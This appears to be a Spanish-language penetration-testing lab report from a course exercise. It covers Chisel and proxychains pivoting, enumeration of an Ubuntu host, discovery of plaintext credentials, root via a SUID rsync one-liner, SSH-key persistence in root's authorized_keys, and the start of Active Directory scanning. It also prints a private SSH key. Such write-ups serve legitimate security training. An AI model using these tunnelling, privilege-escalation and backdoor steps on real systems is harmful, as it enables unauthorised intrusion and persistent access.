
```

❯ > ~/Pr/M1-Windows7 > ping -c 3 192.168.69.4
PING 192.168.69.4 (192.168.69.4) 56(84) bytes of data.
64 bytes from 192.168.69.4: icmp_seq=1 ttl=64 time=6.81 ms
64 bytes from 192.168.69.4: icmp_seq=2 ttl=64 time=20.4 ms
64 bytes from 192.168.69.4: icmp_seq=3 ttl=64 time=17.4 ms

— 192.168.69.4 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 6.807/14.856/20.389/5.823 ms

```

Ilustración 26 - Comprobación de conexión Kali-Ubuntu Ligolo

Chisel

De igual manera, se puede ejecutar el pivoting con otra herramienta como es Chisel. Esta nos permite pivotar por medio de proxychains.

Windows 7 da los mismos problemas de libreras si intentamos lanzar cualquiera de las ultimas releases en él, por lo que deberemos cambiar a una reléase anterior y compilar nosotros mismos el cliente. Como en Ligolo, cambiaremos a una reléase la cual haga uso de una versión de Go compatible como la 1.20.4, la cual usaremos para compilar el cliente. En este caso la reléase se trate de la **v1.7.3**.

Hecho esto deberemos compilar el agente con el siguiente comando:

```
GOOS=windows GOARCH=386 go build -o chisel-win7-386.exe
```

Código 6 - Compilación de Chisel para maquina Windows 7

Nos generará el archivo Chisel-win7-386.exe, el cual deberemos subir a la máquina para poder establecer la conexión entre nuestro local y esta.

Debido a que se hace uso de proxychains, deberemos configurar previamente el archivo /etc/proxychains4.conf, estableciendo la siguiente configuración, al menos de manera inicial para el primer pivoting.

```
...
# defaults set to "tor"
socks5 127.0.0.1      1080
```


Código 7 - Configuración /etc/proxychains4.conf

Una vez configurado proxychains deberemos ejecutar el comando tanto del ser servidor (nuestra maquina local o donde queremos recibir la información) y el cliente (la maquina salto). Lo haremos de la siguiente manera:

```
# Server
./chisel server -p $PUERTO_A --reverse
# Client
Chisel.exe client $IP_KALI:$PUERTO_A R:socks
```


Código 8 - Comandos Chisel

De esta manera estableceremos la conexión entre las maquinas, recibiendo los siguientes outputs:



```
./chisel server -p 8080 --reverse
2025/10/06 10:38:35 server: Reverse tunnelling enabled
2025/10/06 10:38:35 server: Fingerprint qesS6WQLcN1Wdjb4u7erJdmxfuBrEUusDpESRgxQisc=
2025/10/06 10:38:35 server: Listening on http://0.0.0.0:8080
2025/10/06 10:53:24 server: session#1: Client version (0.0.0-src) differs from server version (1.11.3)
2025/10/06 10:53:24 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

Ilustración 27 - Comprobación de conexión en server Chisel



```
C:\Windows\Temp>chisel-385.exe client 192.168.1.245:8080 R:socks
chisel-385.exe client 192.168.1.245:8080 R:socks
2025/10/06 10:48:44 client: Connecting to ws://192.168.1.245:8080
2025/10/06 10:48:44 client: Connected (Latency 0s)
```

Ilustración 28 - Comprobación de conexión en cliente Chisel

Tras esto, cualquier conexión que queramos hacer con la maquina objetivo, ya sea un nmap, curl, etc. Deberemos preceder el comando con **proxychains**:

```
~> ~/Pr/M2-Ubuntu proxychains curl http://192.168.69.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.69.4:80 ... OK

<!— saved from url=(0031)login/login.asp —>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Login Test</title>
</head>
```

Ilustración 29 – Comprobación de conexión Kali-Ubuntu Chisel

3. Maquina #2 – Ubuntu

Enumeración

192.168.69.4						
Address						
• 192.168.69.4 (ipv4)						
Ports						
Port	State (toggle closed [0] filtered [2])	Service	Reason	Product	Version	Extra info
21	tcp open	ftp	syn-ack	vstpd	3.0.2	
22	tcp open	ssh	syn-ack	OpenSSH	6.6.1p1 Ubuntu 2ubuntu2.13	Ubuntu Linux: protocol 2.0
80	tcp open	http	syn-ack	Apache httpd	2.4.7	(Ubuntu)
111	tcp open	rpcbind	syn-ack		2.4	RPC #100000

Ilustración 30 - Puertos Ubuntu

FTP

Encontramos el puerto FTP abierto, el cual permite el login anónimo, que tras acceder al mismo nos encontramos con una serie de directorios:

```
| ~> ~/Practica3-Pivoting/M2-Ubuntu > proxychains ftp -a 192.168.69.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.69.4:21 ... OK
Connected to 192.168.69.4.
220 (vsFTPD 3.0.2)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||12975|).
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.69.4:12975 ... OK
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 4096 Nov 06 2022 github
drwxr-xr-x 2 0 0 4096 Nov 06 2022 info
drwxr-xr-x 2 0 0 4096 Nov 06 2022 tmp
|
```

Ilustración 31 - FTP Ubuntu

Se incluyen en estos numerosos archivos los cuales, tras examinarlos, se concluye que no contienen información relevante y/o útil en este momento, por lo que se pasa a revisar el siguiente puerto y protocolo.

```
| ~> ~/Practica3-Pivoting/M2-Ubuntu > ftp > tree
└── 192.168.69.4
    ├── github
    │   ├── data
    │   ├── history
    │   ├── info
    │   └── msfconsole
    ├── sshd-poison
    │   ├── authpassword-scan.c
    │   ├── authpassword-scan.h
    │   ├── breakpoint.c
    │   ├── breakpoint.h
    │   ├── caves.c
    │   ├── caves.h
    │   ├── elf-parser.c
    │   ├── elf-parser.h
    │   ├── ignotum
    │   │   ├── Makefile
    │   │   ├── memutils.c
    │   │   ├── memutils.h
    │   │   ├── monitor.c
    │   │   ├── output.h
    │   │   ├── ptrace-loop.c
    │   │   ├── ptrace-loop.h
    │   │   ├── README.md
    │   │   ├── sc.asm
    │   │   ├── sc.h
    │   │   ├── ssh-client.c
    │   │   ├── ssh-client.h
    │   │   ├── ssh-definitions.h
    │   │   ├── sshd-poison.c
    │   │   ├── ssh-server.c
    │   │   └── ssh-server.h
    ├── info
    │   └── ssh_key
    └── tmp
        └── info.txt
7 directories, 30 files
```

Ilustración 32 - Archivos FTP Ubuntu

SSH

De este protocolo, debido a su actualizada versión, no se encuentra información relevante al respecto que permita explotar alguna vulnerabilidad, por lo que es posible que se deba realizar una conexión por medio de este más adelante con algún tipo de credenciales validas.

Se pasa revisar entonces el siguiente protocolo.

HTTP

Para visualizar correctamente la web o página que expone este protocolo deberemos configurar, en nuestro caso al usar Firefox, Foxy Proxy. No obstante, es válido el uso de otras herramientas similares que permitan realizar las mismas acciones correctamente.

Foxy Proxy

Simplemente deberemos añadir un proxy nuevo, pero en este caso que haga uso de lo ya utilizado por proxychains: socks5 y el puerto 1080:




Ilustración 33 - Configuración FoxyProxy

Web

Se dispone en primera instancia de una página de login, sobre la cual se prueban una serie de credenciales comunes, sin éxito. Se guardará la misma para realizar un ataque de fuerza bruta como última instancia.



Ilustración 34 - Ubuntu web

Enumeración de directorios

Se lleva a cabo una enumeración de directorios con la herramienta dirsearch y 3 wordlist (*por defecto de dirsearch, /dirb/common.txt y directory-list-2.3-medium.txt de SecLists*) distintas en buscar de posibles endpoint que puedan aportar información. En todo momento se obtienen los mismos resultados por lo que se trabaja con ellos de manera provisional.

```
File: _25-09-29_10-28-19.txt
1 # Dirsearch started Mon Sep 29 10:28:34 2025 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u h
2   tt://192.168.69.4 -w /usr/share/wordlists/dirb/common.txt
3
4   301 310B http://192.168.69.4/data → REDIRECTS TO: http://192.168.69.4/data/
5   301 317B http://192.168.69.4/index_files → REDIRECTS TO: http://192.168.69.4/index_files/
6   301 313B http://192.168.69.4/scripts → REDIRECTS TO: http://192.168.69.4/scripts/
7   403 292B http://192.168.69.4/server-status
8   301 313B http://192.168.69.4/uploads → REDIRECTS TO: http://192.168.69.4/uploads/
```

A terminal window showing the output of a dirsearch command. The command was run on port 80 of the host 192.168.69.4, using the wordlist /dirb/common.txt. The output lists several endpoints found, mostly 301 redirects to various directory paths like /data, /index_files, /scripts, and /uploads.

Ilustración 35 - Directorios Web Ubuntu

De los directorios fuzzeados, se encuentra en ellos la siguiente información:

/data/data.html: lo que parece ser un endpoint de prueba, el cual es usado para pruebas que no nos aporta ninguna información valiosa.

```

1 <!doctype html>
2 <meta charset="utf-8">
3 <title>FileAPI Test: Verify behavior of Blob URL in unique origins</title>
4 <meta name="timeout" content="long">
5 <script src="/resources/testharness.js"></script>
6 <script src="/resources/testharnessreport.js"></script>
7 <iframe id="sandboxed-iframe" sandbox="allow-scripts"></iframe>
8
9
10 <script>
11
12 const iframe_scripts = [
13   'resources/fetch-tests.js',
14   'url-format.any.js',
15   'url-in-tags.window.js',
16   'url-with-xhr.any.js',
17   'url-with-fetch.any.js',
18 ];
19
20 let html = '<!doctype html><meta charset="utf-8"><body>';
21 html = html + '<script src="/resources/testharness.js"></script>';
22 html = html + '<script>setup({explicit_timeout: true});</script>';
23 for (const script of iframe_scripts) {
24   html = html + '<script src=' + script + '></script>';
25 }
26 const frame = document.querySelector('#sandboxed-iframe');
27 frame.setAttribute('srcdoc', html);
28 frame.setAttribute('style', 'display:none;');
29
30 fetch_tests_from_window(frame.contentWindow);
31
32 </script>
33

```

Ilustración 36 - Ubuntu Web /data/data.html

/scripts/data.txt: parece ser un archivo de logs, de donde sacamos que existe otro directorio llamado **ifp**, por lo que probaremos más tarde con él.

```

El centro IFP ha creado un directorio llamado "ifp" donde se ha almacenado informaciÃ³n importante sobre la conexiÃ³n a un servidor

commit 1c94e0d311613923ed4a3ef75cc902d0138a09c
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 12:25:15 2019 -0500

    Texto 2

commit 6512b78607b6eab7af755f671a31bcf31fbb3ba4
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 12:22:42 2019 -0500

    Nos movimos a texto

commit cd73268d45903d27d3091a9d1621490cdf82899a
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 11:55:16 2019 -0500

    fusion prueba 1

commit 4ea6e9bc13651af85727cc394b2065b900b6c99
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 11:42:54 2019 -0500

    Margee

commit 87a48a54de4491f4f4c2852e9c881038240ad475
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 11:26:15 2019 -0500

    Prueba dos

commit 989ffa81d6d56e3382f00d118b74221112f7915f
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 11:22:05 2019 -0500

    Inciamos HTML

```

Ilustración 37 - Ubuntu Web /scripts/data.txt

/uploads: en este se encuentran dos imágenes, que tras extraer los metadatos con exiftool, no se encuentra información relevante.

Del directorio **/ifp** extraemos un archivo config.txt el cual contiene la siguiente información.

```

Server configuration
NFS
SSH
FTP

User: ifp
Password: Examenifp123!

```

Ilustración 38 - Ubuntu Web /ifp/config.txt

Si probamos estas credenciales en los protocolos especificados obtenemos acceso a SSH, acceso a un share en un servidor NFS por medio de SSH y al servidor FTP se nos rechaza porque solo es de acceso anónimo.

```

`~ > ~/Práctica-Pivoting/M2-Ubuntu > proxychains ssh ifp@192.168.69.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.69.4:22 ... OK
ifp@192.168.69.4's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation: https://help.ubuntu.com/
69 packages can be updated.
54 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Oct  6 06:33:56 2025 from 192.168.69.7
Could not chdir to home directory /home/ifp: No such file or directory
$ `

```

Ilustración 39 - Comprobación de credenciales en SSH

```

`~ > ~/Pr/M2-Ubuntu > proxychains showmount -e 192.168.69.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.69.4:111 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.69.4:52559 ... OK
Export list for 192.168.69.4:
/mnt/server *

`~ > ~/Pr/M2-Ubuntu > sudo proxychains sshfs ifp@192.168.69.4:/mnt/server /mnt/M2-NFS
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
The authenticity of host '192.168.69.4 (192.168.69.4)' can't be established.
ED25519 key fingerprint is SHA256:P66mXCZ+aWqQEY7xspSR/w8gqbbgRck20lQklRW/J6k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
ifp@192.168.69.4's password:
ifp@192.168.69.4's password:

`~ > ~/Pr/M2-Ubuntu > sudo ls /mnt/M2-NFS
data  exploit  'GCONV_PATH='  payload.so  rabbit  tmp

```

Ilustración 40 - Ubuntu NFS descarga de share

```

`~ > ~/Pr/M2-Ubuntu > proxychains lftp -u ifp,Examenifp123! ftp://192.168.69.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
lftp ifp@192.168.69.4:> ls
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.69.4:21 ... OK
ls: Login failed: 530 This FTP server is anonymous only.
lftp ifp@192.168.69.4:> `

```

Ilustración 41 - Ubuntu FTP con credenciales

```

# Mostrar carpetas compartidas por NFS
showmount -e $IP

# Montar las carpetas compartidas ($PATH) en nuestro sistema
sshfs $USER@$IP:$PATH $SAVE_PATH

```

Código 9 - Comandos NFS

No obstante, debido a que ya contamos con acceso a SSH, la descarga de las carpetas de NFS no sería necesario debido a que podremos consultarlas directamente desde la conexión SSH.

Explotación

Para la explotación haremos uso de los permisos SUID sobre un binario en el sistema, en concreto sobre el de **rsync**.

```
ifp@osboxes:$ find / -perm -4000 2>/dev/null
/sbin/mount.nfs
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping6
/bin/ping
/opt/VBoxGuestAdditions-6.1.34/bin/VBoxDRMClient
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/rsync ←
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
ifp@osboxes:$ █
```

Ilustración 42 - Ubuntu archivos con SUID

Como vemos en GTFOBins, podremos ejecutar el comando que se nos indica, omitiendo el parámetro **-p** debido a la desactualizada versión del sistema operativo.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run **sh -p**, omit the **-p** argument on systems like Debian (<= Stretch) that allow the default **sh** shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which rsync) .
./rsync -e 'sh -p -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

Ilustración 43 - GTFOBins rsync

Una vez ejecutemos el comando vemos que hemos obtenido control sobre el usuario **root**.

```
ifp@osboxes:$ rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# whoami
root
# id
uid=1001(ifp) gid=1001(ifp) euid=0(root) groups=0(root),1001(ifp)
# █
```

Ilustración 44 - Ejecución de escalada de privilegios

Persistencia

En este sistema, debido a que contamos con conexión SSH, lo que haremos será crear la persistencia para este protocolo usando la autenticación por keys. Suponiendo que en una organización se cuenta con una política de contraseñas, estas pueden cambiar por lo que no sería un buen enfoque.

Esta técnica requiere que *PublicKeyAuthentication* se encuentre activo en los archivos de configuración de SSH, en concreto en el archivo */etc/ssh/sshd_config*. Podemos comprobar que se encuentra activa, pero en el caso de que esta no lo estuviera, simplemente la activaríamos, en caso de que hayamos obtenido permisos de root.

```
root@osboxes:/etc/ssh# cat sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::

#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
Key_regeneration_interval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile %h/.ssh/authorized_keys
```

Ilustración 45 - Ubuntu */etc/ssh/sshd_config*

Para la creación del par de claves, deberemos ejecutar el comando mostrado, el cual generara el par de claves.

```
ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/iamadorl/.ssh/id_ed25519):
Enter passphrase for "/home/iamadorl/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/iamadorl/.ssh/id_ed25519
Your public key has been saved in /home/iamadorl/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:Ltm3:we7ZwokR8aqlkIpzLGDfu95kVL1bOzRba2r4Kc iamadorl@evolve
The key's randomart image is:
+--[ED25519 256]--+
| |
| |
| .. . ++
| + o .. ++
| . * o.S.oo. o
| . +.oo0 +.. o
| . . +.*.+ . +
| . . *.o +.. o +
| .+. Eooo+++
+---[SHA256]---
```

Ilustración 46 - Creación del par de claves SSH

```

File: id_ed25519
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3BlbnNzaC1rZXktbjEAAAAABG5vb0AAAEBm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
3 QyNTUxOQAAACBShAHG0MjvHFQe1N61/gOFV353fGHz57scIm7H4pFBggAAAJiIsFR6iLBU
4 egAAAAtzc2gtZWQyNTUxOQAAACBShAHG0MjvHFQe1N61/gOFV353fGHz57scIm7H4pFBgg
5 AAAEDt3rWZGWzPrf2z4Ux5Wthdg1gUCPpzerVa0xdQ5VXkFKEAcBQy08cVB7U3rX+A4VX
6 fnd8YfPnxwibsfikUGCAAAD2lhWFkb3JsQGV2b2x2ZQECAwQFBg=
7 -----END OPENSSH PRIVATE KEY-----

File: id_ed25519.pub
1 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFKEAcBQy08cVB7U3rX+A4VXfnd8YfPnxwibsfikUGC iamadorl@evolve

```

Generadas las claves, deberemos copiar el contenido de la clave publica en la maquina remota, en el archivo `~/.ssh/authorized_keys` del usuario con el que queramos tener acceso. En caso de que este archivo no exista, habría que crearlo.

De manera adicional es recomendable establecer los permisos en el directorio SSH y el archivo de las claves debido a que SSH no confía en archivos con los permisos mal protegidos en cuanto a permisos se refiere. Además, el proceso demonio de SSH (`sshd`) requiere los permisos mostrados para permitir la autenticación por medio de claves.

```

# nano authorized_keys
# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFKEAcBQy08cVB7U3rX+A4VXfnd8YfPnxwibsfikUGC iamadorl@evolve
# chmod 700 /root/.ssh
# chmod 600 /root/.ssh/authorized_keys
# pwd
/root/.ssh
#

```

Ilustración 47 - Ubuntu configuración clave SSH

Una vez configurado lo dicho, vemos que tenemos acceso a **root** de la maquina Ubuntu desde nuestro sistema local.

```

proxychains ssh root@192.168.69.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ... 127.0.0.1:1080  ... 192.168.69.4:22  ...  OK
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

69 packages can be updated.
54 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Tue Oct  7 11:27:25 2025 from 192.168.69.7
root@osboxes:~# whoami
root
root@osboxes:~# id
uid=0(root) gid=0(root) groups=0(root)
root@osboxes:~# 

```

Ilustración 48 - Ubuntu comprobación de persistencia

Pivoting

Siguiendo la técnica usada en el primer pivoting, vamos a continuar con Chisel.

En primer lugar, deberemos editar el archivo de /etc/proxychains4.conf, añadiendo un nuevo proxy socks5.

Seguido tendremos que iniciar otra sesión en la maquina Windows 7 para iniciar en esta un servidor y en la maquina Ubuntu inicializaremos un cliente apuntando a la IP y puerto del server de Windows 7 pero al puerto sokcs5 especificado en nuestra maquina local. Se especifican los pasos en concreto a continuación:

```
1- Editar archivo /etc/proxychains4.conf añadiendo al final del archivo  
socks5 127.0.0.1 2080  
  
2- Inicializar un Chisel server en Windows7  
chisel-385.exe --socks5 --reverse -p 9090  
  
3- Inicializar un Chisel client en Ubuntu  
.chisel client $W7_IP:$W7_PORT R:2080:socks
```

Código 10 - Pasos para pivoting M2-M3

Cabe destacar ciertas cosas:

1. Se ha de subir el archivo de Chisel a la maquina Ubuntu. Debido a que contamos con conexión SSH, podremos realizar esto por medio de scp:

```
scp $CHISEL PATH $REMOTE USER@$REMOTE IP:$REMOTE PATH
```

Código 11 - Subida de archivos vía scp

2. La IP de Windows a especificar en el cliente de Ubuntu ha de ser la de la interfaz que las interconecta, en este caso es la red 192.168.69.x.

Puede ser que debamos especificar también en el primer cliente entre Windows7 y Kali el puerto de proxychains que queremos usar. La estructura utilizada en cada maquina ha sido la siguiente:

```
1- Kali (Host Local)  
/etc/proxychains4.conf :  
socks5 127.0.0.1 1080  
socks5 127.0.0.1 2080  
  
.chisel server --reverse --socks5 -p 8080  
  
2- Windows 7 (Jump 1)  
chisel-385.exe client $KALI_IP:8080 R:socks  
chisel-385.exe server --reverse --socks5 -p 9090  
  
3- Ubuntu (Jump 2)  
.chisel client $W7_IP:$W7_PORT R:2080:socks
```

Código 12 - Configuración final de pivoting

Sabiendo que tenemos un AD y que es muy probable que tenga el protocolo SMB en funcionamiento, testeamos la conexión en el mismo:

Ilustración 49 - Prueba de alcance a M3

Esta prueba se ha realizado posteriormente a la realización de la enumeración de hosts ejecutada en la siguiente página.

4. Maquina 3: Active Directory

Enumeración

Se determina que la IP de la maquina 3 es la probada debido a que, posterior a un barrido con ping, es la única posible dentro del rango de red especificado en la configuración del laboratorio, junto con la otra IP que es la de la interfaz de la maquina Ubuntu

```
root@osboxes:/tmp# for i in {3..13}; do if ping -c1 -W1 -n 192.168.190.$i &>/dev/null; then echo "192.168.190.$i up"; fi; done
192.168.190.3 up
192.168.190.4 up ←
^C^Z
[2]+  Stopped                  ping -c1 -W1 -n 192.168.190.$i &> /dev/null
root@osboxes:/tmp# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:29:ff:a2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.69.4/24 brd 192.168.69.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe29:ffa2/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:16:be:cc brd ff:ff:ff:ff:ff:ff
    inet 192.168.190.3/24 brd 192.168.190.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe16:becc/64 scope link
        valid_lft forever preferred_lft forever
root@osboxes:/tmp#
```

Ilustración 50 - Descubrimiento IP de M3

Sabiendo que la maquina es un AD, se lleva a cabo un escaneo con un script creado con IA, el cual es posteriormente convirtiendo a HTML para una mejor lectura, donde encontramos lo siguiente:

AD scan results — 192.168.190.4			
Scanned at: 2025-10-08T09:55:35-0400			
Port	Service	State	Banner (if any)
53	dns	open	—
88	kerberos	open	—
135	rpc/epmapper	open	—
137	netbios-ns	closed	—
138	netbios-dgm	closed	—
139	netbios-ssn	open	—
389	ldap	open	—
445	smb	open	—
464	kpasswd	open	—
636	ldaps	open	—
3268	ldap-gc	open	—
3269	ldaps-gc	open	—
3389	rdp	open	—
5985	winrm-https	open	<pre>HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Wed, 08 Oct 2025 13:56:02 GMT Connection: close Content-Length: 315 Not Found</pre>
5986	winrm-https	closed	—
1433	mssql	closed	—
3260	iscsi	closed	—

Ilustración 51 - Escaneo inicial de puertos

De todas maneras, para un escaneo más exacto, debido a las posibles taras que puedan darse por medio de porxychains, vamos a usar la herramienta creada por los compañeros del master Boni y Naz, la cual realiza un escaneo de puertos que podremos utilizar desde la maquina Ubuntu para poder tener una mayor precisión.

Para hacer un barrido completo de puertos y no dejarnos nada por el camino, vamos a usar la opción correspondiente, obteniendo la siguiente salida:

```
> 6
[?] IP del objetivo: 192.168.190.4
[*] Escaneando TODOS los puertos en 192.168.190.4 (1-65535) ...
[!] Esto puede tardar varios minutos ...
[+] Puerto 53 abierto
[+] Puerto 80 abierto
[+] Puerto 81 abierto
[+] Puerto 88 abierto
[+] Puerto 135 abierto
[+] Puerto 139 abierto
[+] Puerto 389 abierto
[+] Puerto 443 abierto
[+] Puerto 445 abierto
[+] Puerto 464 abierto
[+] Puerto 593 abierto
[+] Puerto 636 abierto
[+] Puerto 3268 abierto
[+] Puerto 3389 abierto
[+] Puerto 5985 abierto
[+] Puerto 9389 abierto
[+] Puerto 47001 abierto
[+] Puerto 49664 abierto
[+] Puerto 49665 abierto
[+] Puerto 49666 abierto
[+] Puerto 49667 abierto
[+] Puerto 49669 abierto
[+] Puerto 49670 abierto
[+] Puerto 49672 abierto
[+] Puerto 49675 abierto
[+] Puerto 49685 abierto
[+] Puerto 49705 abierto
[+] Puerto 64171 abierto
```

Ilustración 52 - Escaneo total de puertos

